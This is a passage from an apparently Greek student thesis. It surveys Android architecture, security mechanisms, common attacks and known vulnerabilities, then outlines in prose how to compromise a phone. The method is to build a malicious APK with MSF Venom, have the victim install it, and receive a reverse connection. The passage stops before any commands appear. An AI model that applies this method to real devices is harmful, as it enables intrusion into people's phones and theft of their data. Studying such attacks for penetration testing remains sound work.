- Notification Manager: Συχνά γίνεται είσοδος σε εφαρμογές μέσω μηνυμάτων. Ο Notification Manager διαχειρίζεται αυτά τα μηνύματα.
- Activity Manager: Κατά τη διάρκεια της λειτουργίας της εφαρμογής γίνονται έλεγχοι στις εφαρμογές που λειτουργούν.
- Location Manager: Χρησιμοποιείται για να προσδιορίζει την τοποθεσία που βρίσκεται αυτή τη στιγμή η συσκευή και επομένως ο χρήστης. (Keith M., Scott A., Android Security Cookbook 2013)

## **Επίπεδο Εφαρμογών**

Στο πιο πάνω επίπεδο τοποθετούνται οι εφαρμογές που χρησιμοποιεί ο χρήστης της συσκευής. Περιλαμβάνονται οι εφαρμογές που έχουν ήδη εγκατασταθεί και άλλες εφαρμογές που θα εγκατασταθούν. (Sheran G., Android Apps Security 2012)

## **Secure Partition System**

Αυτό το μέρος του συστήματος Android είναι κατά μεγάλο μέρος κατασκευασμένο από τον πυρήνα και από άλλα μέρη. Επίσης, κάποιο μέρος του συστήματος αρχείων, όπως η προσωρινή μνήμη εφαρμογών και η sdcard, προστατεύονται με τα κατάλληλα προνόμια για να αποτρέψουν την παραβίαση από τον αντίπαλο. Η Google δοκιμάζει τις εφαρμογές αυτές μέσω του Bouncer, ένα δυναμικό περιβάλλον με περιβάλλον sandboxed για να εμποδίσει την εισαγωγή κακόβουλου λογισμικού στο Google Play. Το Bouncer, είναι ένας αποτελεσματικός μηχανισμός ασφαλείας. Το Google Play είναι σε θέση να απεγκαταστήσει από απόσταση εάν εντοπίσει την κακόβουλη συμπεριφορά. Ωστόσο, αυτή η δυνατότητα είναι διαθέσιμη για τις συσκευές που είναι συνδεδεμένες στο Internet. (Nikolay E., Android Security Internals 2014)

## **Πλεονεκτήματα**

Το Android μέσω της αρχιτεκτονικής του έχει αποκτήσει πολλά πλεονεκτήματα :

Πρώτα από όλα ο πυρήνας Linux δεν έχει απαιτήσεις από φυσικούς πόρους και έτσι μπορεί να γίνει εγκατάσταση τού σε πολλές διαφορετικές συνθήκες. Έπειτα η σταθερότητα του Linux είναι μια εγγύηση σταθερότητας και απόδοσης που προσφέρει το Android. Ο πυρήνας Linux είναι υπεύθυνος για τις λειτουργίες του ενώ συγχρόνως ελέγχει και τις λειτουργίες των ενεργών εφαρμογών ανάλογα με τη δικαιοδοσία για πρόσβαση που έχουν στο σύστημα. (Sheran G., Android Apps Security 2012)

Η Java ως γλώσσα προγραμματισμού έχει σαν βασικό χαρακτηριστικό ότι οι εφαρμογές και τα προγράμματα που αναπτύσσουν οι προγραμματιστές μέσω αυτής, δεν επηρεάζονται από το χώρο που θα ενταχθούν. Για τον αυτό οι εφαρμογές του Android που έχουν δημιουργηθεί με Java έχουν πάντα εξασφαλισμένη προσάρμοση στις διάφορες κινητές συσκευές που μπορεί να εγκατασταθούν.

(Sheran G., Android Apps Security 2012)



Το Android έχει σχεδιαστεί έτσι ώστε να προσφέρει πλήρης ασφάλεια, να προστατεύει τις εφαρμογές προγραμματιστών, τα δεδομένα χρηστών, το δίκτυο και τη συσκευή. Στον πυρήνα του Android χρησιμοποιείται ο έλεγχος πρόσβασης DAC. Έτσι υπάρχει προστασία σε όλες τις διαδικασίες εφαρμογών και προστατεύονται με ένα διακεκριμένο ξεχωριστό αναγνωριστικό UID που βρίσκεται εντός ενός απομονωμένου sandbox. Μέσω του sandboxing οι άλλες εφαρμογές ή υπηρεσίες του συστήματος εμποδίζονται από το να επηρεάζουν αρνητικά μια άλλη εφαρμογή. Η πρόσβαση στο δίκτυο προστατεύεται από μια λειτουργία την Paranoid Network Security, όπου μέσω αυτής γίνεται έλεγχος του Wi-Fi και του Bluetooth. (Sheran G., Android Apps Security 2012)

## **4.2 Ασφάλεια Android**

### **4.2.1 ΑΡΧΙΤΕΚΤΟΝΙΚΗ ΑΣΦΑΛΕΙΑΣ ANDROID**

Η αρχιτεκτονική της ασφάλειας αποτελείται από τα παρακάτω μέρη. Οι προγραμματιστές προσπαθούν να προτείνουν διαφορετικές προτάσεις για να προφυλάσσεται από κακόβουλα λογισμικά η συσκευή του κάθε χρήστη.

#### **1.Μηχανισμός αδειοδότησης:**

Αυτός ο μηχανισμός αφορά το μεσαίο επίπεδο του λογισμικού. Οι ευαίσθητες συνδέσεις στην ασφάλεια προστατεύονται από αυτόν. Αυτό σημαίνει ότι η εφαρμογή πρέπει να έχει την άδεια για την εκτέλεση λειτουργιών, όπως για παράδειγμα να πραγματοποιήσει μια κλήση, να έχει πρόσβαση στο διαδίκτυο ή να σταλθεί ένα μήνυμα. Επίσης, οι εφαρμογές προσαρμόστηκαν σύμφωνα με τα δικαιώματα ώστε να περιοριστεί η πρόσβαση στη δική του διεπαφή. (A Survey on Security Issues, Vulnerabilities and Attacks in Android based Smartphone, Jalal B. Hur, Jawwad A. Shamsi 2017)

#### **2. Sandboxing**

Το sandboxing χρησιμοποιείται για να διαχωρίσει την εφαρμογή από τους πόρους του συστήματος. Με το sandboxing κάθε εφαρμογή έχει μοναδικό αναγνωριστικό για τη πρόσβαση στο δικό του αρχείο, αλλά και πρόσβαση σε οποιοδήποτε αρχείο που είναι αποθηκευμένο σαν δευτερεύον. Αν ένα αρχείο φορτώνει στατικό περιεχόμενο που ενδέχεται να μην είναι αξιόπιστο από τρίτους έχει την ικανότητα να διαβάζει όλο το

αρχείο στο σύστημα αρχείων, ώστε να αναγνωρίσει αν υπάρχουν επιτιθέμενοι ή οποιαδήποτε άλλη κακόβουλη επίθεση προς αυτό. (A Survey on Security Issues, Vulnerabilities and Attacks in Android based Smartphone, Jalal B. Hur, Jawwad A. Shamsi 2017)

### 3. Έλεγχος πρόσβασης.

Στον έλεγχο πρόσβασης, ο μηχανισμός του κάθε αρχείου έχει συγκεκριμένο κανόνα πρόσβασης και κάθε διαδικασία εκχωρεί ένα αναγνωριστικό χρήστη. Κάθε αρχείο έχει ένα κανόνα για κάθε χρήστη, ομάδα και για όλους. Κάθε διαδικασία έχει μια ειδική άδεια για να διαβάσει, να γράψει ή εκτελέσει το αρχείο.

### 4. Στοιχεία Ενθυλάκωση.

Τα στοιχεία αυτά δηλώνονται ως ιδιωτικά ή δημόσια. Σε κάποιες εφαρμογές τα ιδιωτικά στοιχεία είναι προσβάσιμα μεταξύ τους. Τα δημόσια στοιχεία είναι προσβάσιμα και από άλλες εφαρμογές.

### 5. Υπογραφή αιτήσεων.

Η υπογραφή της εφαρμογής επαληθεύεται μέσω ενός κρυπτογραφικού μηχανισμού. Μέσω αυτών των κρυπτογραφικών υπογραφών χτίζεται εμπιστοσύνη από τον προγραμματιστή προς αυτές. Υπάρχει πιστοποιητικό που είναι υπογεγραμμένο από τον προγραμματιστή που επικυρώνεται κατά τον χρόνο εγκατάστασης της εφαρμογής. Αυτή η εφαρμογή βοηθάει να αναγνωρίζεται η γνησιότητα των εφαρμογών. (A Survey on Security Issues, Vulnerabilities and Attacks in Android based Smartphone, Jalal B. Hur, Jawwad A. Shamsi 2017)

## 4.2.2 ΠΡΟΚΛΗΣΕΙΣ ΚΑΙ ΕΠΙΘΕΣΕΙΣ

Η AOSP (Android Open Source Project) προσφέρει ένα ασφαλές λειτουργικό σύστημα Android smartphone, αλλά είναι συχνό το φαινόμενο των επιθέσεων. Μόλις εγκατασταθεί μια εφαρμογή, ενδέχεται να δημιουργηθούν ανεπιθύμητες συνέπειες για την ασφάλεια της συσκευής. Οι επιθέσεις εκμεταλλεύονται ευπάθειες της συσκευής για να αποκτήσουν ολοκληρωτική πρόσβαση. Η κλοπή προσωπικών δεδομένων ή προσωπικών πληροφοριών ή κωδικών πρόσβασης, παρατηρείται όταν ο χρήστης δίνει δικαιώματα σε επικίνδυνες εφαρμογές και επιτρέπει την πρόσβαση σε δεδομένα που

δε θα παραχωρούσε κανονικά. Οι διαφημίσεις για παράδειγμα προσπαθούν με κάθε τρόπο να προσελκύσουν τους χρήστες να κατεβάσουν ανεπιθύμητες εφαρμογές ή εφαρμογές με κακόβουλο λογισμικό. (Nikolay E., Android Security Internals 2014)

Κάποιες από τις επιθέσεις που παρατηρούνται συχνά είναι οι παρακάτω :

### 1. Παράκαμψη

Οι εφαρμογές για κινητά κωδικοποιούνται με τη γλώσσα ιστού και με τις μητρικές γλώσσες, λόγω των τεχνολογιών ιστού η εφαρμογή παρουσιάζει τον κίνδυνο ασφαλείας σε σύγκριση με άλλους με παραδοσιακή μορφή ιστού.

### 2. Επιτάχυνση κλιμάκωσης προνομίων

Αυτή η επίθεση συμβαίνει εξαιτίας των τρωτών σημείων στο μεταβατικό προνόμιο του Android που επιτρέπει στην εφαρμογή να παρακάμψει τον περιορισμό που επιβάλλεται από το sandbox. Υπάρχει μια αδυναμία της εξουσιοδότησής του μηχανισμού έτσι ώστε να καταλήξει σε επίθεση κλιμάκωσης προνομίων. Αυτό έχει ως συνέπεια την επίθεση στις εφαρμογές που παρακάμπτουν το περιορισμό του sandbox εξαιτίας του συμβιβασμού του κατά το χρόνο εκτέλεσης. Μπορεί να συμβεί λόγω μιας εφαρμογής που έχει λιγότερη άδεια η οποία δεν περιορίζεται σε πρόσβαση στο στοιχείο μιας εφαρμογής που έχει περισσότερα προνόμια. (A survey on security issues, vulnerabilities and attacks in Android based smartphone Jalal B. Hur, Jawwad A. Shamsi 2017)

### 3. Επίθεση μέσω <<χτυπήματος>>.

Σε αυτή την επίθεση, ο επιτιθέμενος χειραγωγεί το τι <<χτυπούν>> οι χρήστες του κινητού. Ο δράστης εκμεταλλεύεται τις ευπάθειες και την αλληλεπίδραση με το χρήστη. Αυτό το πρόγραμμα χρησιμοποιείται για παρακολούθηση. Αυτή η επίθεση μπορεί να εμποδιστεί μέσω της ρύθμισης του φίλτρο αφής για ασφάλεια.

### 4. Malware Attack.

Οι επιθέσεις αυτές γίνονται μέσω ενός προγράμματος το οποίο είναι εγκατεστημένο στο κινητό από το χρήστη για να κάνει κλικ σε οποιοδήποτε εφαρμογή, διαφήμιση ή με οποιονδήποτε τρόπο ο χρήστης κάνει απλώς κλικ για δει αν είναι αξιόπιστη μια εφαρμογή, αλλά στο παρασκήνιο εγκαθίσταται ένα κακόβουλο λογισμικό που επηρεάζει το κινητό.

### 5. Κλοπή προσωπικών δεδομένων.

Αυτοί οι τύποι επιθέσεων σχετίζονται με την ιδιωτική ζωή, τις διαρροές των εμπιστευτικών δεδομένων του χρήστη, τους τραπεζικούς λογαριασμούς, το χρονοδιάγραμμα των συναντήσεων και άλλων κοινωνικών χαρακτηριστικών του. Όταν υπάρχει πρόσβαση στο διαδίκτυο μέσω Wi-Fi, τότε ο επιτιθέμενος θα χρησιμοποιήσει παθητική ή ενεργητική επίθεση για να σπάσει το κλειδί κρυπτογράφησης του Wi-Fi και να μπει στο δίκτυο που είναι συνδεδεμένο το κινητό του χρήστη ώστε να είναι πιο εύκολο να εισβάλει σε αυτό. (A survey on security issues, vulnerabilities and attacks in Android based smartphone Jalal B. Hur, Jawwad A. Shamsi 2017)

## 6. Επικοινωνιακή επίθεση

Η επίθεση που σχετίζεται με την επικοινωνία εντοπίζεται κυρίως στο σήμα, οπότε ο επιτιθέμενος μπορεί να σπάσει τον αλγόριθμο που χρησιμοποιείται ή να θέσει σε κίνδυνο το σύστημα για να επηρεάσει το σήμα.

## 7. DoS Attack:

Υπάρχουν μεγάλοι αριθμοί εικονικών διαδικασιών που έχουν κατασκευαστεί ώστε να καταλαμβάνουν όλη τη μνήμη μέχρι να εξαντληθούν οι πόροι. Το επίπεδο του συστήματος δεν μπορεί να παρατηρήσει τη δημιουργία αυτών των εικονικών διαδικασιών. Αυτές οι ψεύτικες διαδικασίες καταναλώνουν όλους τους πόρους, έτσι ώστε η συσκευή να επανακινείται αυτόματα από τον μηχανισμό ασφαλείας. Αυτός ο τύπος επίθεσης συμβαίνει λόγω ευπάθειας σε μια υποδοχή. (A survey on security issues, vulnerabilities and attacks in Android based smartphone Jalal B. Hur, Jawwad A. Shamsi 2017)

## 8. Αίσθηση κλιμάκωσης εξουσιοδότησης

Επιτρέπει σε μια κακόβουλη εφαρμογή να συνεργαστεί με άλλες εφαρμογές ώστε να αποκτήσει πρόσβαση σε κρίσιμους πόρους χωρίς να ζητηθούν τα αντίστοιχα δικαιώματα.

## 9. Χρόνος ελέγχου και χρόνος χρήσης επίθεσης

Ο κύριος λόγος για την επίθεση αυτή είναι η ονομασία. Δεν εφαρμόζεται ο κανόνας ονομασίας ή ο περιορισμός σε ένα νέα δήλωση άδειας, αλλά τα δικαιώματα στο

Android με το ίδιο όνομα αντιμετωπίζονται ως ίδια ακόμη και αν ανήκουν σε ξεχωριστές εφαρμογές οπότε είναι πολύ εύκολο κάποιος να ξεγελάσει το σύστημα.

## 11. Spyware

Αυτό το λογισμικό υποκλοπής είναι ένα είδος κακόβουλου λογισμικού. Πρόκειται για αρχείο σε μορφή apk το οποίο μεταφορτώνεται αυτόματα όταν ο χρήστης επισκέπτεται μια μη ασφαλή σελίδα ή κατεβάζει εφαρμογές από άγνωστες πηγές. Το λογισμικό αυτό είναι ένας από τους κύριους λόγους που δημιουργούνται σημαντικές απειλές στην ασφάλεια του συστήματος. (S Karthick, Sumitra Binu, Android security issues and solutions, 2017)

## 12. Απόκτηση προνομίου

Σε αυτή την επίθεση ο εισβολέας κερδίζει ένα προνόμιο εκμεταλλευόμενος ευπάθειες στο λειτουργικό σύστημα ή σε μια εφαρμογή. Οι υπηρεσίες που συνήθως δεν είναι διαθέσιμες ή προστατεύονται από κανονικές εφαρμογές μπορούν να παρακάμψουν τα δικαιώματα και να αποκτήσουν πρόσβαση σε ζωτικής σημασίας δεδομένα για το χρήστη και το σύστημα και να πραγματοποιήσουν ενέργειες χωρίς την άδεια του χρήστη. (Analysis of Latest Vulnerabilities in Android Umasankar 2017)

## 13. Απομακρυσμένη εκτέλεση κώδικα

Στην απομακρυσμένη εκτέλεση κώδικα ο επιτιθέμενος είναι σε θέση να εκτελέσει οποιαδήποτε εντολή ή κώδικα σε μια δική του συσκευή με δική του επιλογή και μέσω remoter και εκτελέσιμου κώδικα να εισβάλει μέσω κάποιας ευπάθειας στην συσκευή του θύματος.

## 14. Υπέρβαση του buffer

Η επίθεση υπερχείλισης του buffer χρησιμοποιείται κυρίως σε συνδυασμό με επίθεση την απόκτησης προνομίων. Σε περίπτωση υπέρβασης, ο εισβολέας γράφει ένα τεράστιο όγκο δεδομένων στο buffer. Έτσι επιτυγχάνει να παρακάμψει τα δικαιώματα της εφαρμογής που θέλει. (Analysis of Latest Vulnerabilities in Android Umasankar 2017)

## 15. Ανασυσκευασία

Αυτή η ευαισθησία παρατηρείται κυρίως στις επιχειρησιακές εφαρμογές . Οποιοσδήποτε θα μπορούσε να εισέλθει ως προγραμματιστής της εφαρμογής, επειδή αυτές οι εφαρμογές είναι ανοικτές. Οι εφαρμογές είναι γραμμένες σε Java έτσι ώστε ο κώδικας να τροποποιείτε και ανασυγκροτείτε με ένα ιδιωτικό κλειδί.

## 16. Βρώμικο USSD

Αυτή η ευπάθεια δίνει τη δυνατότητα στον επιτιθέμενο να επαναφέρει από απόσταση και να τραβήξει δεδομένα από το κινητό. Σε αυτή την επίθεση ο επιτιθέμενος χρησιμοποιεί NFC ή μια ψεύτικη διεύθυνση για να εκμεταλλευτεί την ευπάθεια από απόσταση χωρίς τη χρήση άδειας.

## 17. Android NFC

Μέσω αυτής της ευπάθειας θα μπορούσε να επιτραπεί η εκμετάλλευση με χρήση NFC για να μπει στη συσκευή χρησιμοποιώντας άλλο υλικό ή συσκευή από απόσταση λίγων εκατοστών για επίθεση σε ένα τηλέφωνο. Η ευπάθεια του NFC είναι πολύ κρίσιμη λόγω του ότι ο επιτιθέμενος έχει τον πλήρη έλεγχο του κινητού ώστε να μπορεί να κάνει οποιαδήποτε θέλει με αυτό.

## 18. Αδυναμίες ελέγχου ταυτότητας κοινωνικής δικτύωσης και κοινής χρήσης

Σε ένα κινητό που υπάρχει εγκατεστημένη μια εφαρμογή κοινωνικής δικτύωσης ή άλλες εφαρμογές που αποθηκεύουν τον κωδικό εισόδου χωρίς κρυπτογράφηση θεωρείτε ότι είναι ευάλωτη. Μπορεί να γίνει επίθεση να εγκατασταθεί οποιοδήποτε κακόβουλο λογισμικό και να μεταφέρονται σε αυτό τα μη κρυπτογραφημένα στοιχεία, μέσω απομακρυσμένου διακομιστή. Οπότε όλες οι παρόμοιες εφαρμογές μπορεί να απειληθούν λόγω αυτής της ευπάθειας. (A Survey on Security Issues, Vulnerabilities and Attacks in Android based Smartphone, Jalal B. Hur, Jawwad A. Shamsi 2017)

### 4.2.3 Άλλες γνωστές ευπάθειες

#### Εξαγωγή κλειδιού κρυπτογράφησης τηλεφώνου

Το 2017 βρέθηκε μια αδυναμία σε ένα μέρος που αφορά την εμπιστευτικότητα του πυρήνα , μέσω της οποίας μπορεί να γίνει απόσπαση του κλειδιού κρυπτογράφησης που αφορά τα δεδομένα της συσκευής. Για να μην υπάρχει περίπτωση επιτυχίας μιας επίθεσης (brute force) στη συσκευή το Android έπειτα από τρεις λάθος επιλογές κωδικού ορίζει μια χρονική καθυστέρηση μέχρι την επόμενη προσπάθεια όπου αν

είναι ξανά λανθασμένη αυξάνεται ακόμα περισσότερο ο χρόνος. (Xiaofeng C., Dongdai L., Moti Y. Information Security and Cryptology 2017)

### **Παραβίαση του πυρήνα Linux**

Πρόσφατα υπήρξε μια ανακάλυψη ότι υπάρχει και κάποια άλλη αδυναμία που καλύπτει μεγάλο μέρος της Android συσκευής, μέσω της οποίας επιτρέπεται η εισβολή από ξένους χρήστες. Η ανακάλυψη της αδυναμίας αυτής που βρέθηκε στον πυρήνα του Linux και επιτρέπει την απόκτηση πρόσβασης σε Android συσκευές.

Εξαιτίας αυτής της αδυναμίας μπορεί να γίνει εκμετάλλευση μέσω ατόμων που μπορούν να συνδεθούν στο ίδιο wi-fi και να αποκτήσουν έτσι πρόσβαση.

Ο τρόπος που μπορεί να προκληθεί μια τέτοια αδυναμία και να εκμεταλλευτούν τα κλειδιά αυθεντικότητας και τα κλειδιά κρυπτογράφησης στον πυρήνα είναι ότι αυτή η μονάδα χρησιμοποιεί drivers για την κωδικοποίηση δεδομένων και η οποία με τη σειρά της καλεί συναρτήσεις. (Rami R. Linux Kernel Networking: Implementation and Theory)

### **Εκμετάλλευση της βιβλιοθήκης πολυμέσων**

Το 2016, βρήκαν ακόμα μία ευπάθεια η οποία επέτρεπε σε hackers την πρόσβαση σε συσκευές , χωρίς ο χρήστης να καταλάβει ότι αυτό έχει γίνει. Το σφάλμα αυτό που επέτρεπε το exploit. Αυτή την ευπάθεια την διόρθωσε η Google μέσω ενημερώσεων της. Το σφάλμα αυτό πήρε την ονομασία του από μια βιβλιοθήκη ονόματι Stagefright, που χρησιμοποιείται στο Android για να επεξεργάζεται πολυμέσα. Αυτή η βιβλιοθήκη αποδείχθηκε πως είχε κενά ως προς τον επηρεασμό της από εξωγενείς παράγοντες όπως επιθέσεις. (Gilbert P., Sujeet S. Advances in Digital Forensics XIII)

### **Κρυπτογράφηση βάσεων δεδομένων Android SQLite**

Ένα από τα πιο συχνά σημεία για να γίνεται η αποθήκευση μεγάλων πληροφοριών από τοπικά δεδομένα είναι η βάση δεδομένων SQLite. Έχει την ιδιότητα να επαναφέρει τις ενέργειες της σε περίπτωση κρασαρίσματος των εφαρμογών ή βλάβης του κινητού. Αυτή η βάση δεδομένων αποθηκεύει τα στοιχεία της σε ένα αρχείο που μπορεί να μολυνθεί από έναν εισβολέα ή ακόμα και να κλέψει δεδομένα. Αυτό μπορεί να συμβαίνει όταν είναι ενεργοποιημένος ο εντοπισμός σφαλμάτων USB. Επειδή με τη λειτουργία του εντοπισμού σφαλμάτων ενεργοποιημένη, τα δεδομένα μπορούν να ανακτηθούν εύκολα. Μέσω αυτού του θέματος μπορεί να κλαπεί η ταυτότητα, τα δεδομένα ή ακόμα να υπάρξουν οικονομικές απώλειες. Η λύση σε αυτό είναι η προσθήκη ενός επίπεδου κρυπτογράφησης στο σύστημα για τα αρχεία που είναι στη βάση δεδομένων.

### **Παρακολούθηση SMS και τηλεφωνική κλήση**

Τα κακόβουλα SMS είναι ένας από τους πιο συνηθισμένους τύπους κακόβουλων προγραμμάτων. Στέλνοντας ένα MMS και μόλις γίνει λήψη από το θύμα, αρχικά πραγματοποιείται μια επεξεργασία και έπειτα προκαλείται η ευπάθεια. Έτσι ο επιτιθέμενος μπορεί να έχει τον πλήρη έλεγχο της συσκευής, ξεκινώντας από την αντιγραφή ευαίσθητων δεδομένων μέχρι τον έλεγχο της κάμερας και του μικρόφωνο της συσκευής.

(Faysal Hossain Shezan, Syeda Farzia Afroze, Anindya Iqbal, Vulnerability detection in recent Android apps: An empirical study 2017)

#### **4.2.4 Προστασία Android**

##### **1. Κλείσιμο της συσκευής**

Υπάρχουν πάρα πολλοί χρήστες που αφήνουν ξεκλείδωτα τα τηλέφωνα τους επειδή προτιμούν να μην επαναλαμβάνουν την διαδικασία πληκτρολόγησης του κωδικού πρόσβασης.

##### **2. Εντοπισμός του τηλεφώνου από απόσταση**

Μπορεί να γίνει χρήση του Διαχειριστή Συσκευών Android για να πραγματοποιηθεί παρακολούθηση μιας χαμένης συσκευής.

##### **3. Απενεργοποίηση της ρύθμισης άγνωστων πηγών**

Τις περισσότερες φορές ο χρήστης κατεβάζει από νόμιμα stores εφαρμογές αλλά σε κάποιες περιπτώσεις, μπορεί να τύχει μια σελίδα όπου έχει επισκεφτεί ο χρήστης για να κατεβάσει μια εφαρμογή και αυτή να προσπαθήσει να εγκατασταθεί στο τηλέφωνό του χωρίς την άδειά. Το σύστημα όμως έχει μια ρύθμιση που εμποδίζει όλες τις εφαρμογές που δεν προέρχονται από το επίσημο κατάστημα εφαρμογών να εγκαθίστανται.

##### **4. Συχνή ενημέρωση της συσκευής**

Οι χάκερ αλλάζουν διαρκώς τις στρατηγικές τους όσον αφορά τη διάσπαση των χαρακτηριστικών ασφάλειας για αυτό το λόγο συνεχίζουν να βγαίνουν ενημερώσεις ασφαλείας για να καλύπτονται οι πιο πρόσφατες γνωστές ευπάθειες.



## 5. Ενεργοποίηση της λειτουργίας ασφαλούς περιήγησης

Οι κακόβουλες εφαρμογές δεν είναι η μοναδική απειλή που θα συναντήσει το τηλέφωνό. Ο ιστός είναι γεμάτος από κακόβουλες σελίδες που ενδέχεται να προσπαθήσουν να κλέψουν τα προσωπικά δεδομένα των χρηστών μέσω επίθεσης. Υπάρχει όμως η λειτουργία ασφαλούς περιήγησης, η οποία θα προειδοποιεί για τυχόν σελίδες που είναι ύποπτες για κακή δραστηριότητα. Μέσω προειδοποιήσεων θα δοθεί η ευκαιρία να απομακρυνθεί ο χρήστης πριν το εκμεταλλευτεί κάποιος. (PATTERSON, BEN, PCWorld. 2017, Ways to keep your Android phone secure)

## Προστασία προσωπικών δεδομένων

Το Android είναι σχεδιασμένο ώστε να μπορεί να παραμένει ανοιχτό, επιτρέποντας στους ερευνητές να μπορούν να ελέγχουν στον μηχανισμό προστασίας που με τη σειρά του ελέγχει την ιδιωτική ζωή των χρηστών. Οπότε η έρευνα για το ιδιωτικό απόρρητο του Android γίνεται λεπτομερώς και διεξοδικά. Οι αναλύσεις γίνονται βάση των παρακάτω :

### 1.Έλεγχος πρόσβασης αδειών

Στο σύστημα υπάρχουν διάφοροι περιορισμοί αλλά επιτρέπει την πρόσβαση σε χρήσιμους πόρους. Ο αλγόριθμος που σχεδιάστηκε και εφαρμόζεται προσέχει ποιοι είναι οι πόροι του συστήματος πρόσβασης και ποιοι όχι. Τα δικαιώματα και οι πόροι που προστατεύονται αξιοποιούνται από τις εφαρμογές. Η βασική λειτουργία που εκτελείται μέσω αυτών είναι ο έλεγχος των πληροφοριών που μεταφέρονται στις εφαρμογές.

### 2.Απομόνωση

Μέσω αυτή της τεχνικής οι εφαρμογές και οι διεργασίες δεν μπορούν να αλληλεπιδράσουν μεταξύ τους και βρίσκονται σε ένα απομονωμένο περιβάλλον, το οποίο αποτελεί σίγουρη προστασία των δεδομένων και των εφαρμογών.

### 3. Πιστοποίηση Ασφάλειας

Ο μηχανισμός ελέγχου ταυτότητας, όπως ένας κωδικός PIN ή το

κλείδωμα με μοτίβο, είναι σημαντικά μέτρα προστασίας της ιδιωτικής ζωής.  
(Hongliang Liang, Dongyang Wu, Jiuyun Xu, Hengtai Ma, Survey on Privacy Protection of Android Devices 2016)

## **5. Σχεδιασμός**

Αρχικά έγινε εγκατάσταση του λειτουργικού συστήματος Linux. Το Linux είναι από τα πιο γνωστά και πιο χρησιμοποιημένα λειτουργικά σύστημα ανοιχτού κώδικα. Ως λειτουργικό σύστημα, το Linux είναι λογισμικό που βρίσκεται κάτω από όλο το άλλο λογισμικό σε έναν υπολογιστή, λαμβάνει αιτήματα από αυτά τα προγράμματα και μεταδίδει αυτά τα αιτήματα στο υλικό του υπολογιστή. Έπειτα μετά από έρευνα που πραγματοποιήθηκε αποφασίστηκε ποια προγράμματα είναι καταλληλότερα για την εισβολή σε μια συσκευή android και οπότε επιλέχτηκαν.

## **6. Μεθοδολογίες και όροι που χρησιμοποιήθηκαν μέσα στην εργασία**

Οι υπολογιστές και τα κινητά υπήρξαν ένα τεράστιο βοήθημα για τους ανθρώπους. Η συγκεκριμένη εργασία θα ασχοληθεί με την ασφάλεια των android συσκευών και θα αναλυθούν δύο διαδεδομένα και αποτελεσματικά εργαλεία, με τα οποία μπορεί κάποιος να εισβάλει σε μια συσκευή .

Ένας βασικός τομέας στις android συσκευές υφίσταται η έρευνα για ευπάθειες, η οποία είναι ένας βασικός λόγος για να εκτιμηθεί η ασφάλεια. Επίθεση θεωρείται η απόκτηση πρόσβασης σε ένα σύστημα παράνομα και η προσπάθεια υποκλοπής

στοιχείων ή γενικά η προσπάθεια να βλάψει αρνητικά τη συσκευή ή το χρήστη. (Vijay K.V. Mobile Application Penetration Testing 2016)  
Στο πλαίσιο της εργασίας, θα γίνει χρήση του εργαλείου MSF Venom και του Armitage δύο διαδεδομένων εργαλείων για προσπάθεια κακόβουλων επιθέσεων. Είναι δύο από τα καλύτερα προγράμματα βάση όχι μόνο στην αποτελεσματικότητα τους αλλά στο σύνολο ως εργαλεία.

## **Βασικοί όροι που θα χρησιμοποιηθούν**

### **Σύστημα**

Ο όρος σύστημα αναφέρεται, σε κάποιο υπολογιστικό σύστημα όπως ένα server ή σε κάποιο δίκτυο υπολογιστών.

### **Έλεγχος Διείσδυσης**

Αναφέρεται στην προσπάθεια να γίνει επίθεση σε ένα σύστημα με σκοπό την εύρεση ευπαθειών.

### **Εκμετάλλευση**

Αναφέρεται στο σκοπό που έχει ο επιτιθέμενος απέναντι σε ένα σύστημα. (Network and System Security John R. Vacca 2014)

### **Payload**

Είναι κώδικας που θα εκτελεσθεί έπειτα από το exploit για να επιτύχει πρόσβαση σε ένα σύστημα.

## **7. Υλοποίηση εισβολής σε λειτουργικό σύστημα android**

### **Χρήση του MSF Venom για προσπάθεια εισβολής**

Ένα από τα είδη εκμετάλλευσης για εισβολή σε μια συσκευή Android, είναι να γίνει με τη χρήση του Msf Venom. Αυτό γίνεται με τη δημιουργία ενός αρχείου .apk και μέσω της αποστολής αυτού στη συσκευή Android. Το αρχείο αυτό, θα πρέπει να

σταλεί στο κινητό του θύματος και μετά αυτός να το εγκαταστήσει. Οπότε μόλις πραγματοποιηθεί η εγκατάσταση θα εμφανιστεί μήνυμα στον υπολογιστή ότι έχει γίνει σύνδεση με συγκεκριμένες διευθύνσεις. Με το που γίνει η σύνδεση, θα αποσταλεί το payload που θα δώσει σε αυτόν που κάνει την επίθεση την απόκτηση πρόσβασης στο κινητό.

## Πως δημιουργήθηκε το exploit

